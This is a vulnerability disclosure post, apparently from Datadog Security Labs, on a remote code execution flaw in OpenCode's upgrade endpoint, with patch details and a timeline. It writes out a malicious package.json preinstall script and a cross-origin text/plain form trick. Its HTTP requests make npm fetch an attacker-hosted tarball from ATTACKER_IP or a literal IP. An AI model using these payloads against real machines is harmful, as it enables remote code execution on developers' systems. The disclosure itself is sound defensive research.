---
title: "Discovering and exploiting a remote code execution vulnerability in OpenCode (GHSA-632h-h47v-g4x4)"
description: "Datadog Security Labs discovered GHSA-632h-h47v-g4x4, a vulnerability in OpenCode's upgrade endpoint that, under certain conditions, allowed malicious webpages to execute code on developers' machines."
author: "Christophe Tafani-Dereeper"
date: 2026-09-24
category: "research"
tags: ["vulnerability disclosure", "ai security"]
url: "https://securitylabs.datadoghq.com/articles/opencode-upgrade-remote-code-execution/"
---
OpenCode is an open-source AI coding agent that launched in June 2025. It has since grown to more than 200,000 GitHub stars and 16 million monthly users, according to its website. Anomaly develops OpenCode.
In this post, we demonstrate [GHSA-632h-h47v-g4x4](https://github.com/anomalyco/opencode/security/advisories/GHSA-632h-h47v-g4x4), a remote code execution (RCE) vulnerability we discovered in OpenCode. A content-type confusion in the `/global/upgrade` API endpoint made an underlying code injection flaw exploitable. OpenCode 1.18.22 fixes the vulnerability.
To determine whether you're affected, see [How to know if you're affected](#how-to-know-if-youre-affected).

*OpenCode remote code execution attack flow. (click to enlarge)*
*Note: Anomaly chose not to request a CVE for this vulnerability. Anomaly believes that assigning CVEs to vulnerabilities reported through GitHub Security Advisories incentivizes researchers to submit a high volume of low-quality reports.*
## OpenCode and its web interface
OpenCode is an open-source AI coding agent similar to Claude Code, Codex, and Pi. It lets developers use models from providers such as Anthropic and OpenRouter, as well as locally hosted models.

*The OpenCode terminal UI. (click to enlarge)*
OpenCode also includes a built-in [web interface](https://opencode.ai/docs/web) for running coding sessions from a browser.

*The OpenCode Web UI (click to enlarge)*
You can run `opencode serve` to start the interface. The equivalent `opencode web` command also opens it in the default browser.
```
$ opencode web
! OPENCODE_SERVER_PASSWORD is not set; server is unsecured.
Web interface: http://127.0.0.1:4096/
```
The web interface requires no authentication by default, but developers can enable basic authentication, which is especially important when exposing OpenCode to a network:
```bash
OPENCODE_SERVER_PASSWORD=whySoSerious opencode web
```

*Basic authentication on OpenCode (click to enlarge)*
Browsers cache basic authentication credentials, so OpenCode does not prompt for credentials on every request. The exact behavior depends on the browser and version, but modern browsers cache the credentials while the main browser process is running.
## Exploiting GHSA-632h-h47v-g4x4 for remote code execution
An attacker can exploit the vulnerability with a malicious npm package tarball and webpage.
First, the attacker hosts a malicious npm package at a public URL. The package can be minimal and contain only a `package.json` file that executes malicious code through a preinstall script:
```json
{
"name": "opencode-ai",
"version": "1.0.0",
"description": "",
"scripts": {
"preinstall": "open /System/Applications/Calculator.app && id > /tmp/opencode-rce"
}
}
```
The attacker then creates a tarball of the package:
```bash
tar -czf opencode-malicious.tgz malicious-package/
```
Finally, the attacker hosts a webpage that sends a top-level cross-origin request to `http://127.0.0.1:4096/global/upgrade`:
```html
```
When a user running a vulnerable OpenCode installation visits the webpage, the preinstall script executes on the machine running OpenCode.
The following video shows the exploit from the perspective of a user running the vulnerable OpenCode 1.18.21:
## Identifying and exploiting the vulnerability
The OpenCode API started by `opencode serve` exposes an `upgrade` endpoint. This endpoint upgrades OpenCode to either the latest release or a specified version:
```http
POST /global/upgrade HTTP/1.1
Host: 127.0.0.1:4096
Content-Type: text/plain
{"target":"1.18.1"}
```
The following [TypeScript function](https://github.com/anomalyco/opencode/blob/v1.18.21/packages/opencode/src/installation/index.ts#L265-L278) implements the `upgrade` endpoint:
``` js/7,10,13
upgrade: Effect.fn("Installation.upgrade")(function* (m: Method, target: string) {
let upgradeResult: { code: number; stdout: string; stderr: string } | undefined
switch (m) {
case "curl":
upgradeResult = yield* upgradeCurl(target)
break
case "npm":
upgradeResult = yield* run(["npm", "install", "-g", `opencode-ai@${target}`])
break
case "pnpm":
upgradeResult = yield* run(["pnpm", "install", "-g", `opencode-ai@${target}`])
break
case "bun":
upgradeResult = yield* run(["bun", "install", "-g", `opencode-ai@${target}`])
break
...
```
When the user installed OpenCode through npm, pnpm, or Bun, the server runs the following command with `child_process.spawn()`:
```bash
npm install -g opencode-ai@VERSION
# VERSION is untrusted user input
```
The npm package [specification](https://docs.npmjs.com/cli/v12/using-npm/package-spec) accepts both semantic versions, such as 1.18.1, and remote tarballs as install targets. An attacker can therefore supply an arbitrary URL. npm fetches and installs the package tarball from the attacker-controlled server.
To achieve remote code execution, the attacker creates a package with a preinstall lifecycle script:
``` bash/7
mkdir -p malicious-package
cat > malicious-package/package.json < /tmp/opencode-rce"
}
}
EOF
tar -czf opencode-malicious.tgz malicious-package
```
## Exploiting the vulnerability cross-origin
Direct HTTP exploitation requires network access to the OpenCode server, which usually listens on `127.0.0.1`. A malicious webpage, however, may be able to use the victim's browser to reach the local server.
### Understanding browser protections for cross-origin requests
An attacker might first try to send the cross-origin request with JavaScript:
```html
```
Browsers restrict cross-origin `fetch()` requests through [Cross-Origin Resource Sharing (CORS)](https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CORS). Because this request uses the `application/json` content type, the browser first sends a [preflight request](https://developer.mozilla.org/en-US/docs/Glossary/Preflight_request) to ask whether the endpoint permits the requesting origin, method, and headers:
```http
OPTIONS /global/upgrade HTTP/1.1
Access-Control-Request-Headers: content-type
Access-Control-Request-Method: POST
Host: 127.0.0.1:4096
Origin: http://attacker:4444
Referer: http://attacker:4444/
```
The browser proceeds only if the server returns matching `Access-Control-Allow-Origin`, `Access-Control-Allow-Methods`, and `Access-Control-Allow-Headers` headers. The OpenCode API returns no `Access-Control-Allow-Origin` header for [`http://attacker:4444`](http://attacker:4444), so the browser does not send the POST request:
```http
HTTP/1.1 204 No Content
Access-Control-Allow-Methods: GET, HEAD, PUT, PATCH, POST, DELETE
Vary: Access-Control-Request-Headers
Access-Control-Allow-Headers: content-type
```

*Chrome Developer Tools showing that Chrome has blocked the request. (click to enlarge)*
Modern browsers provide another layer of protection even when an API permits cross-origin requests. [Local Network Access](https://developer.chrome.com/blog/local-network-access), released in Chrome 142, Firefox 151, and Edge 143, prompts users before allowing cross-origin requests to localhost or a hostname that resolves to it.

*Local Network Access prompts users when a web application accesses a local URL cross-origin (click to enlarge)*
CORS and Local Network Access do not currently block top-level navigations, by design. An attacker can leverage this to reach the local OpenCode server from a malicious webpage.
### Sending a malicious POST request cross-origin in a top-level navigation
An HTML form can submit a POST request through a top-level navigation. To understand how to construct the form, first consider how OpenCode parses HTTP request bodies. The [`src/server/routes/instance/httpapi/handlers/global.ts` controller](https://github.com/anomalyco/opencode/blob/v1.18.21/packages/opencode/src/server/routes/instance/httpapi/handlers/global.ts) contains this logic.
``` js/10,14,25
function parseBody(body: string) {
try {
return JSON.parse(body || "{}") as unknown
} catch {
return undefined
}
}
export const globalHandlers = HttpApiBuilder.group(RootHttpApi, "global", (handlers) =>
Effect.gen(function* () {
const upgradeRaw = Effect.fn("GlobalHttpApi.upgradeRaw")(function* (ctx: {
request: HttpServerRequest.HttpServerRequest
}) {
const body = yield* Effect.orDie(ctx.request.text)
const json = parseBody(body)
if (json === undefined) {
return HttpServerResponse.jsonUnsafe({ success: false, error: "Invalid request body" }, { status: 400 })
}
const payload = yield* Schema.decodeUnknownEffect(GlobalUpgradeInput)(json).pipe(
Effect.map((payload) => ({ valid: true as const, payload })),
Effect.catch(() => Effect.succeed({ valid: false as const })),
)
if (!payload.valid) {
return HttpServerResponse.jsonUnsafe({ success: false, error: "Invalid request body" }, { status: 400 })
}
const result = yield* upgrade({ payload: payload.payload }) // This is the method vulnerable to code injection
return HttpServerResponse.jsonUnsafe(result.body, { status: result.status })
})
return handlers
// ...
.handleRaw("upgrade", upgradeRaw)
```
The [`GlobalUpgradeInput` definition](https://github.com/anomalyco/opencode/blob/v1.18.21/packages/opencode/src/server/routes/instance/httpapi/groups/global.ts#L50-L52) in `src/server/routes/instance/httpapi/groups/global.ts` contains a single `target` field:
```js
export const GlobalUpgradeInput = Schema.Struct({
target: Schema.optional(Schema.String),
})
```
The `upgradeRaw` handler expects JSON, so it rejects a standard HTML form submission with the default `application/x-www-form-urlencoded` content type:
```html
```
The form produces the following request and error response:
``` http/2
POST /global/upgrade HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 127.0.0.1:4096
Origin: http://attacker:4444
target=http%3A%2F%2FATTACKER_IP%2Fopencode-malicious.tgz
```
```http
HTTP/1.1 400 Bad Request
Content-Type: application/json
Date: Wed, 23 Sep 2026 11:35:12 GMT
Content-Length: 48
{"success":false,"error":"Invalid request body"}
```
HTML forms do not support `application/json` as an [`enctype`](https://developer.mozilla.org/en-US/docs/Web/API/HTMLFormElement/enctype). The remaining options are `multipart/form-data`, which does not produce valid JSON, and `text/plain`.
The `upgradeRaw` handler parses the body as JSON without verifying that the `Content-Type` is `application/json`. It therefore accepts a `text/plain` form submission if the body contains valid JSON.
When the browser submits an HTML form with `enctype="text/plain"`, the HTTP request body looks like:
```
param1=value1
param2=value2
...
```
The browser does not escape or URL-encode the parameter names and values. We can therefore construct a parameter name and value that produce valid JSON:
- Parameter name: `{"target":"http://ATTACKER_IP/opencode-malicious.tgz","x":"`
- Parameter value: `"}`
The browser inserts `=` between the name and value, producing the following valid JSON body:

*The browser inserts an equals sign between the parameter name and value, producing valid JSON. (click to enlarge)*
The resulting form looks like this:
```html
```
When a victim visits the webpage, the browser submits the cross-origin POST request as a top-level navigation. The vulnerable OpenCode endpoint accepts the request:
``` http/9
POST /global/upgrade HTTP/1.1
Content-Type: text/plain
Host: 127.0.0.1:4096
Origin: http://165.227.82.252:4444
Pragma: no-cache
Referer: http://165.227.82.252:4444/
{"target":"http://165.227.82.252/opencode-malicious.tgz","x":"="}
HTTP/1.1 200 OK
Content-Type: application/json
Date: Wed, 23 Sep 2026 11:48:15 GMT
Content-Length: 73
{"success":true,"version":"http://165.227.82.252/opencode-malicious.tgz"}
```
## How OpenCode fixed the vulnerability
PR [#44686](https://github.com/anomalyco/opencode/pull/44686) fixed the vulnerability on August 24, 2026, in commit [c6e76e9](https://github.com/anomalyco/opencode/commit/c6e76e9b2865b03f1a7611db2dbd04eddc80c65e). The patch addresses both flaws: it restricts the upgrade target to a semantic version and enforces the request's content type.
First, `GlobalUpgradeInput` now accepts only a `target` value that contains a valid semantic version:
```diff
- export const GlobalUpgradeInput = Schema.Struct({
- target: Schema.optional(Schema.String),
- })
+ export const GlobalUpgradeInput = Schema.Struct({
+ target: Schema.String.check(
+ Schema.makeFilter((value) => (semver.valid(value) === null ? "Expected a semantic version" : undefined)),
+ ),
+ })
```
Second, the patch replaces Effect's `handleRaw` function with [`handle`](https://github.com/Effect-TS/effect/blob/0cbb45792b59e9ea00e19001a019e790d53407e6/packages/effect/src/http-api/HttpApiBuilder.ts#L763). The `handle` function inspects the `Content-Type` header and decodes the request body accordingly, preventing the server-side content-type confusion:
```diff
- .handleRaw("upgrade", upgradeRaw)
+ .handle("upgrade", upgrade)
```
OpenCode 1.18.22 rejects the malicious cross-origin request with an unsupported media type response:
```http
HTTP/1.1 415 Unsupported Media Type
Content-Type: text/plain
Date: Wed, 23 Sep 2026 12:48:47 GMT
Content-Length: 36
Unsupported content-type: text/plain
```
## Assessing the community impact
As detailed in [How to know if you're affected](#how-to-know-if-youre-affected), the vulnerability affects OpenCode versions 1.14.30 through 1.18.21 when installed through npm, pnpm, or Bun.
According to [public npm data](https://api.npmjs.org/versions/opencode-ai/last-week), the 82 vulnerable OpenCode versions received more than 647,000 downloads from September 17 through September 23, 2026. This count does not reveal how many unique users or machines downloaded the versions, or how many users run `opencode serve` or `opencode web`.
{% figure "opencode-upgrade-remote-code-execution/vulnerable-opencode-downloads.png", "38.9% of OpenCode downloads were for vulnerable versions from September 17–23, 2026.", "38.9% of OpenCode downloads were for vulnerable versions from September 17–23, 2026. (click to enlarge)", true %}
## How to know if you're affected
The vulnerability is exploitable only if all of the following conditions apply:
- You use OpenCode 1.14.30 through 1.18.21, inclusive.
- You run `opencode serve` or `opencode web` without password authentication, or your browser has cached credentials from a recent authentication.
- You installed OpenCode through npm, pnpm, or Bun. Confirm the installation method by running `ls -l "$(command -v opencode)"`.
## Timeline
| **Date** | **Event** |
| :--- | :--- |
| April 29, 2026 | PR [#24853](https://github.com/anomalyco/opencode/pull/24853) introduces the vulnerable code path. |
| April 30, 2026 | OpenCode v1.14.30 becomes the first vulnerable release. |
| August 11, 2026 | Datadog Security Labs identifies the vulnerability. |
| August 11, 2026 | Datadog Security Labs reports the vulnerability through GitHub Security Advisories (**GHSA-632h-h47v-g4x4**). |
| August 24, 2026 | Anomaly opens PR [#44686](https://github.com/anomalyco/opencode/pull/44686) with the fix. |
| August 24, 2026 | Anomaly merges PR [#44686](https://github.com/anomalyco/opencode/pull/44686). |
| August 24, 2026 | Anomaly releases [OpenCode v1.18.22](https://github.com/anomalyco/opencode/releases/tag/v1.18.22) with the fix. |
| August 24, 2026 | At Anomaly's request, Datadog Security Labs delays publication by one month to allow more time for patching. |
| September 24, 2026 | Datadog Security Labs publishes this post, and Anomaly publishes the [GHSA-632h-h47v-g4x4 advisory](https://github.com/anomalyco/opencode/security/advisories/GHSA-632h-h47v-g4x4). |
We would like to thank the team at Anomaly for the continuous open communication and for quickly patching the vulnerability once the report was brought to their attention.